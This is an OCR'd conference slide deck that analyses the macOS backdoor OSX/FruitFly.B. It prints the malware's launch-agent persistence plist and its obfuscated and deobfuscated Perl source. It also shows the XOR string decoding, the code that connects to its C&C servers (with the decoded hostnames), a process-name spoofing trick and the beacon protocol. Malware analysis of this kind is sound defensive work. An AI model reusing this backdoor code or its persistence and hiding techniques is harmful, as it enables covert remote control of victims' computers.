
OFFENSIVE MALWARE ANALYSIS

dissecting osx/fruitfly via a custom c&c server



WHOIS

Synack

security for the 21st century


"leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, IoT devices and infrastructure endpoints"

@patrickwardle

Objective-See

Outline


fruitfly monitoring c&c server



tasking trapping flies

The Goal

analyze OSX/FruitFly.B ...'smartly'




command	description
0	"*take screen shot*"
1	?
2	?

malware's commands

malware hijack

OSX/FRUITFLY

an intriguing backdoor



Synack


OSX/FruitFly ('Quimitchin')


initially discovered by malwarebytes

Jan 11th (0 detections)

"New Mac backdoor using antiquated code"
-malwarebytes/thomas reed


- components (script, binary, etc)
- persistence (launch agent)
- capabilities





Virus Total submission(s)

infection vector?



trojan?


email?

OSX/FruitFly
method of persistence

[RSA 2015, wardle]
"*Malware Persistence on OS X*"

```
$ cat ~/Library/LaunchAgents/
        com.client.client.plist

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC … >
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.client.client</string>
  <key>ProgramArguments</key>
  <array>
   <string>/Users/user/.client</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>NSUIElement</key>
  <string>1</string>
</dict>
</plist>
```


launch agent persistence



launch agent

property list:
~/Library/LaunchAgents/
com.client.client.plist

payload:
~/.client




BlockBlock alert

OSX/FruitFly.B

variant 'b'

mahalo @noarfromspace




```
$ file fpsaud
perl script text executable, ASCII text


$ cat fpsaud
#!/usr/bin/perl
use strict;use warnings;use IO::Socket;use
IPC::Open2;my$1;sub G{die if!defined
syswrite$1,$_[0]}sub J{my($U,
$A)=('','');while($_[0]>length$U){die if!
sysread$1,$A,$_[0]-length$U;$U.=$A;}return$U;}
sub O{unpack'V',J 4}sub N{J O}sub H{my$U=N;
$U=~s/\\/\//g;$U}sub
I{my$U=eval{my$C=`$_[0]`;chomp$C;$C};$U=''if!
defined$U;$U;}sub K{$_[0]?v1:v0}sub Y{pack'V',
$_[0]}sub B{pack'V2',$_[0]/2**32,$_[0]%2**32}
sub Z{pack'V/a*',$_[0]}sub M{$_[0]^(v3 x
length($_[0]))}my($h,@r)=split/
a/,M('11536-301-;;2-45bdql-lwslk-hgjfbdql-
pmgh`vg-hgjf');push@r,splice@r,
0,rand@r;my@e=();for my$B (split/
a/,M('1fg7kkb1nnhokb71jrmkb;rm`;kb1fplifeb1njg
ule')){push@e,map $_.$B,split/a/,M(`dql-lwslk-
bdql-pmgh`vg-');}push@e,splice@e,0,rand@e;
...
```

obfuscated perl?!

submitted: 1/31
(0 AV detections)

name: 'fspaud'

type: perl script

OSX/FruitFly.B

OSX/FruitFly.B

a brief triage

the goal:

custom C&C server

need this info to build c&c server

address of c&c server(s)

malware's protocol

```
$ cat fpsaud.pretty

#!/usr/bin/perl

use IO::Socket;
use IPC::Open2;

sub G {
 die if !defined syswrite $1, $_[0]
}
...

for( my ( $x, $n, $q ) = ( 10, 0, 0
) ; ; sleep $x) {

...
```

imports

subroutines

main logic

'beautified' script

OSX/FruitFly.B

a triage of subroutines

```
#send data
sub G {
  die if !defined syswrite $1, $_[0]
}

#recv data
sub J {
  my ( $U, $A ) = ( '', '' );
  while ( $_[0] > length $U ) {
    die
    if !sysread $1, $A, $_[0] - length $U;
    $U .= $A;
  }
  return $U;
}

#pack data
sub Z {
  pack 'V/a*', $_[0]
}

#XOR string
sub M {
  $_[0] ^ ( v3 x length( $_[0] ) )
}

#eval command
sub I {
  my $U = eval { my $C = `$_[0]`; chomp $C; $C };
  $U = '' if !defined $U;

}
```

various subroutines

name	description
B	split & pack an integer
E	read bytes from process
G	send data to c&c server
H	read data from c&c server & format
I	eval() a string
J	read data from c&c server
K	check if variable it true
M	XOR string with '3'
N	read variable length data from c&c server
O	read 4 bytes (integer) from c&c server
R	close process handles
S	write data to file
V	save embedded binary to disk, then exec & pass parameters via stdin
W	read from file
Y	pack a 4-byte integer
Z	pack variable length data

osx/fruitfly.b's subroutines

OSX/FruitFly.B

string decoding (c&c servers)

```
#decode c&c primary servers
my ($h, @r) = split /a/, M(‘11b36-301-;;2-45bdql-1ws...');

#decode c&c backup servers
for my $B (split /a/, M('1fg7kkb1nnhokb71jrmkb;rm`;kb...')){
  push @e, map $_ . $B, split /a/, M(‘dql-1ws1k-bdql...’);
}
```

encoded strings

```
$ perl -d .fpsaud

main::(fpsaud:6): my $1;
DB<1> n

main::(fpsaud:39):  my ( $h, @r ) = split /a/,
main::(fpsaud:40):   M(‘11b36-301-;;2-45bdql-1w…

DB<1> n

DB<1> p $h
22

DB<1> p @r
xx.xx2.881.76 gro.otpoh.kdie gro.sndkcud.kdie
```

decoding strings

command	description
-d <script.pl>	start a script under the debugger
R	restart
n	single step (over subroutines)
s	single step (into subroutines)
p <variable>	display value of a variable
l <line #>	display code at line number
b <line #>	set a breakpoint on line #
B <line #>	remove the breakpoint on line #
T	display 'stack'/caller backtrace

perl debugger commands

```
$g = shift @r; push @r, $g;

#connect to C&C server
# $g: reversed C&C address / $h: C&C port
$1 = new IO::Socket::INET(
        PeerAddr => scalar( reverse $g ),
        PeerPort => $h,
        Proto    => 'tcp',
        Timeout  => 10);
```

connecting to C&C ($g/$h)

67.188.2xx.xx
eidk.hopto.org
eidk.duckdns.org
} port: 22

primary C&C servers

OSX/FruitFly.B

…cmdline options, process hiding, & decoding data

```
#save port, or addr:port
if ( @ARGV == 1 ) {
    if ( $ARGV[0] =~ /^\d+$/ ) { $h = $ARGV[0] }
    elsif ( $ARGV[0] =~ /^([^:]+):(\d+)$/ ) {
        ( $h, @r ) = ( $2, scalar reverse $1 );
    }
}
```


```
$ fpsaud <port>
$ fpsaud <addr:port>
```

```
#decode embedded binary data
my $u = join '', <DATA>;
my $W = pack 'H*', 'b02607441aa086';
$W x= 1 + length($u) / length($W);
$u ^= substr $W, 0, length $u;
$u =~ s/\0(.)/v0 x(1+ord$1)/seg;

__DATA__
‹Í∫†á±‰Eö¢Ü≤”F·°Ü£B†Ñ¯&E«˜c]HÔÜ†÷g†Ñ(&EÙ√Ër
HÍ†ÇÄ& t•Å∞$D°Ü∂yX0ÿÚ∞/XNÂfi‰&π†Ü@&G=†ÉM.J†Ü0&...
```

decoding binary data

```
# 'change' process name
$0 = 'java';
```

process 'hiding'



...terminal is fooled

```
#before
$ ps aux  2321
USER    PID  COMMAND
user 2321    perl /Users/user/fpsaud

#after
$ ps aux 2321
USER    PID  COMMAND
user  2321  java
```

..and 'ps' too

OSX/FruitFly.B

protocol / control flow

```
#forever
for ( ; ; ) {

 #send client data
 G v1
 . Y(1143)
 . Y( $q ? 128 : 0 )
 . Z( I('scutil --get LocalHostName'))
 . Z( I('whoami') );

 #get & process cmd
 for ( ; ; ) {

  my $D = ord J 1;


  if ( $D == 0 ) { }

  elsif ( $D == 2 ) {
   my ( $Z, $C ) = ( J 1 );
   …
  }

  elsif ( $D == 47 ) {
   …
  }

 }

}
```

